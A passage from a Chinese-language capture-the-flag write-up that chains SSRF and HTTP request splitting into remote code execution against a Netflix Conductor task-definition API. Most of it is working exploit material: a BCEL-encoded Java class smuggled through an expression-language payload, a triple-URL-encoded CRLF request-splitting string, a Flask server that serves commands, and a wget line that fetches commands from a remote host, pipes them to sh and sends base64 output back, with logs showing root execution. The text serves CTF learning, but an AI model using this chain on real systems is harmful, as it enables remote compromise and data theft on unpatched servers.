$A$AmQ$cbN$c2$40$U$3dS$k$85Z$e4$r$u$f8$C$5d$I$9a$c8$c6$j$c6$8d$d1$V$3e$oD$Xn$yuR$HiK$ca$40$f8$p$d7l$d0$b8$f0$D$f
c$u$f5Nc$c4D$t$99s$e7$9e$7b$e6$dcy$bc$7f$bc$be$B8$c0$b6$81$E$96$M$UPL$60Y$c5$V$j$r$D1$94u$ac$eaXc$88$l$KO$c8$p$8
6H$ad$7e$cd$Q$3d$f6$ef9C$ba$r$3c$7e$3er$bb$3c$e8X$dd$3e1$a9$b6$b4$ec$c73k$Q$e6$e1$ee$S$c9$5dKx$M$c5$dam$abg$8d$a
dF$df$f2$9cF$5b$G$c2s$9a$ca$ceh$fb$a3$c0$e6$a7BY$qO$c6$a2$bf$aft$s$920t$ac$9b$d8$c0$sCn$f8PiHw$d0$e8$bb$be7$94$3
cp$i$T$VT$Z$f2s$d7$93$89$cd$HR$f8$9e$89$z$Y$d4Z$b91d$e6$8a$8bn$8f$db$92$n$3b$a7$aeF$9e$U$$$f56$i$$$7f$92B$ad$de$
fa$a3i$92$r$9fp$9ba$a7$f6$cfe$7eQ$97$81o$f3$e1$906$a4$HT$94$e1$cbt$C$cb$e6$a8B$a7$XWC$DS$97$q$5c$a0$ec$8er$8dbq$
f7$Z$ec$FZ$$2C$f4$e6$J$89$d6$de$M$f1$v$a9$a2H$nC$l$a3$c1$q$5d$Zq$c2$I$b11$e2$93T$d1$91$r$e7$C9$a6$a8$92$81$f6I$c
0t$y$wHGCM$f6$bb$5b$89$sSs$g$$$94a$3c$qR$84$b9$f0p$f9$_r$e5$f7$W$q$C$A$A\u{0127}).newInstance().class\u{017d}\u{
0122},\u{0122}ownerEmail\u{0122}:\u{0122}test@example.org\u{0122},\u{0122}retryCount\u{0122}:\u{0122}3\u{0122},\
u{0122}timeoutSeconds\u{0122}:\u{0122}1200\u{0122},\u{0122}inputKeys\u{0122}:[\u{0122}sourceRequestId\u{0122},\u
{0122}qcElementType\u{0122}],\u{0122}outputKeys\u{0122}:[\u{0122}state\u{0122},\u{0122}skipped\u{0122},\u{0122}r
esult\u{0122}],\u{0122}timeoutPolicy\u{0122}:\u{0122}TIME_OUT_WF\u{0122},\u{0122}retryLogic\u{0122}:\u{0122}FIXE
D\u{0122},\u{0122}retryDelaySeconds\u{0122}:\u{0122}600\u{0122},\u{0122}responseTimeoutSeconds\u{0122}:\u{0122}3
600\u{0122},\u{0122}concurrentExecLimit\u{0122}:\u{0122}100\u{0122},\u{0122}rateLimitFrequencyInSeconds\u{0122}:
\u{0122}60\u{0122},\u{0122}rateLimitPerFrequency\u{0122}:\u{0122}50\u{0122},\u{0122}isolationgroupId\u{0122}:\u{
0122}myIsolationGroupId\u{0122}\u{017d}]'
console.log(encodeURI(encodeURI(encodeURI('http://0.0.0.0:3000/\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.0.1:30
00\u{010D}\u{010A}\u{010D}\u{010A}POST\u{0120}/search?url=http://10.0.130.9:8080/api/metadata/taskdefs\u{0120}HT
TP/1.1\u{010D}\u{010A}Host:127.0.0.1:3000\u{010D}\u{010A}Content-Type:application/json\u{010D}\u{010A}Content-Le
ngth:' + post_payload.length + '\u{010D}\u{010A}\u{010D}\u{010A}' + post_payload + '\u{010D}\u{010A}\u{010D}\u{0
10A}\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private'))))
```

运行结果为（**这里叫结果二**）**(结果二可以执行结果一下载的恶意代码)**

```
http://0.0.0.0:3000/%2525C4%2525A0HTTP/1.1%2525C4%25258D%2525C4%25258AHost:127.0.0.1:3000%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258APOST%2525C4%2525A0/search?url=http://10.0.130.9:8080/api/metadata/taskdefs%2525C4%2525A0HTTP/1.1%2525C4%25258D%2525C4%25258AHost:127.0.0.1:3000%2525C4%25258D%2525C4%25258AContent-Type:application/json%2525C4%25258D%2525C4%25258AContent-Length:1424%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258A%25255B%2525C5%2525BB%2525C4%2525A2name%2525C4%2525A2:%2525C4%2525A2$%2525C5%2525BB%2525C4%2525A71%2525C4%2525A7.getClass().forName(%2525C4%2525A7com.sun.org.apache.bcel.internal.util.ClassLoader%2525C4%2525A7).newInstance().loadClass(%2525C4%2525A7$$BCEL$$$l$8b$I$A$A$A$A$A$A$AmQ$cbN$c2$40$U$3dS$k$85Z$e4$r$u$f8$C$5d$I$9a$c8$c6$j$c6$8d$d1$V$3e$oD$Xn$yuR$HiK$ca$40$f8$p$d7l$d0$b8$f0$D$fc$u$f5Nc$c4D$t$99s$e7$9e$7b$e6$dcy$bc$7f$bc$be$B8$c0$b6$81$E$96$M$UPL$60Y$c5$V$j$r$D1$94u$ac$eaXc$88$l$KO$c8$p$86H$ad$7e$cd$Q$3d$f6$ef9C$ba$r$3c$7e$3er$bb$3c$e8X$dd$3e1$a9$b6$b4$ec$c73k$Q$e6$e1$ee$S$c9$5dKx$M$c5$dam$abg$8d$adF$df$f2$9cF$5b$G$c2s$9a$ca$ceh$fb$a3$c0$e6$a7BY$qO$c6$a2$bf$aft$s$920t$ac$9b$d8$c0$sCn$f8PiHw$d0$e8$bb$be7$94$3cp$i$T$VT$Z$f2s$d7$93$89$cd$HR$f8$9e$89$z$Y$d4Z$b91d$e6$8a$8bn$8f$db$92$n$3b$a7$aeF$9e$U$$$f56$i$$$7f$92B$ad$de$fa$a3i$92$r$9fp$9ba$a7$f6$cfe$7eQ$97$81o$f3$e1$906$a4$HT$94$e1$cbt$C$cb$e6$a8B$a7$XWC$DS$97$q$5c$a0$ec$8er$8dbq$f7$Z$ec$FZ$$2C$f4$e6$J$89$d6$de$M$f1$v$a9$a2H$nC$l$a3$c1$q$5d$Zq$c2$I$b11$e2$93T$d1$91$r$e7$C9$a6$a8$92$81$f6I$c0t$y$wHGCM$f6$bb$5b$89$sSs$g$$$94a$3c$qR$84$b9$f0p$f9$_r$e5$f7$W$q$C$A$A%2525C4%2525A7).newInstance().class%2525C5%2525BD%2525C4%2525A2,%2525C4%2525A2ownerEmail%2525C4%2525A2:%2525C4%2525A2test@example.org%2525C4%2525A2,%2525C4%2525A2retryCount%2525C4%2525A2:%2525C4%2525A23%2525C4%2525A2,%2525C4%2525A2timeoutSeconds%2525C4%2525A2:%2525C4%2525A21200%2525C4%2525A2,%2525C4%2525A2inputKeys%2525C4%2525A2:%25255B%2525C4%2525A2sourceRequestId%2525C4%2525A2,%2525C4%2525A2qcElementType%2525C4%2525A2%25255D,%2525C4%2525A2outputKeys%2525C4%2525A2:%25255B%2525C4%2525A2state%2525C4%2525A2,%2525C4%2525A2skipped%2525C4%2525A2,%2525C4%2525A2result%2525C4%2525A2%25255D,%2525C4%2525A2timeoutPolicy%2525C4%2525A2:%2525C4%2525A2TIME_OUT_WF%2525C4%2525A2,%2525C4%2525A2retryLogic%2525C4%2525A2:%2525C4%2525A2FIXED%2525C4%2525A2,%2525C4%2525A2retryDelaySeconds%2525C4%2525A2:%2525C4%2525A2600%2525C4%2525A2,%2525C4%2525A2responseTimeoutSeconds%2525C4%2525A2:%2525C4%2525A23600%2525C4%2525A2,%2525C4%2525A2concurrentExecLimit%2525C4%2525A2:%2525C4%2525A2100%2525C4%2525A2,%2525C4%2525A2rateLimitFrequencyInSeconds%2525C4%2525A2:%2525C4%2525A260%2525C4%2525A2,%2525C4%2525A2rateLimitPerFrequency%2525C4%2525A2:%2525C4%2525A250%2525C4%2525A2,%2525C4%2525A2isolationgroupId%2525C4%2525A2:%2525C4%2525A2myIsolationGroupId%2525C4%2525A2%2525C5%2525BD%25255D%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258AGET%2525C4%2525A0/private
```

部署web服务器flask1.py代码

```
import os
from flask import Flask,redirect
from flask import request



app = Flask(__name__)

@app.route('/')
def hello():
    return open("test1.txt").read()

@app.route('/command.txt')
def hello1():
    return open("command1.txt").read()
@app.route('/command')
def hello2():
    return open("command1.txt").read()

if __name__ == '__main__':
    port = int(os.environ.get('PORT',8080 ))
    app.run(host='0.0.0.0', port=port)
```

command1.txt内容（这里面放的是要执行的系统命令）

```
whoami
```

test1.txt内容

```
wget http://42.193.22.50:8080/1?a=`wget -O- http://42.193.22.50:8080/command|sh|base64`
```

这里我做了个实验解析一下test1里内容这个执行过程，反引号在Linux中有执行系统命令的功能，再结合下图，我们可以了解到他先是获取了command中的内容并执行了里面的命令，将命令的执行结果通过base64加密给a传参，然后请求我们的web服务器，所以我们就能获得命令的执行结果


```
ubuntu@VM-0-5-ubuntu:~$ wget http://42.193.22.50:8080/1?a=`wget -O- http://42.193.22.50:8080/command|sh|base64`
--2021-11-02 13:41:15--  http://42.193.22.50:8080/command
Connecting to 42.193.22.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7 [text/html]
Saving to: 'STDOUT'

-                                   100%[=========================================================================================>]       7  --.-KB/s    in 0s

2021-11-02 13:41:15 (2.41 MB/s) - written to stdout [7/7]

--2021-11-02 13:41:15--  http://42.193.22.50:8080/1?a=dWJ1bnR1Cg==
Connecting to 42.193.22.50:8080... connected.
HTTP request sent, awaiting response... 404 NOT FOUND
2021-11-02 13:41:15 ERROR 404: NOT FOUND.
```


因此我们需要把test1的内容弄到靶机上，让它在靶机上执行

代码都准备好后，先部署web服务器

```
ubuntu@VM-0-5-ubuntu:~/flasktest$ python flask1.py
 * Serving Flask app "flask1" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

先用ssrf去访问结果一





```
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
117.21.200.166 - - [02/Nov/2021 14:14:17] "GET / HTTP/1.1" 200 -
```


然后访问结果二

```
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
117.21.200.166 - - [02/Nov/2021 14:14:17] "GET / HTTP/1.1" 200 -
117.21.200.166 - - [02/Nov/2021 14:15:27] "GET /command HTTP/1.1" 200 -
117.21.200.166 - - [02/Nov/2021 14:15:28] "GET /1?a=cm9vdAo= HTTP/1.1" 404 -
```

可以看到有base64加密结果了，base64解密后显示为root，证明whoami成功执行



接下来很简单，先把command.txt的内容改为cat /flag再依次访问结果一和结果二，就可以拿到flag了



参考文章：

https://www.zhaoj.in/read-6905.html#i-2

https://miaotony.xyz/2021/04/05/CTF_2021HFCTF_internal_system/#toc-heading-8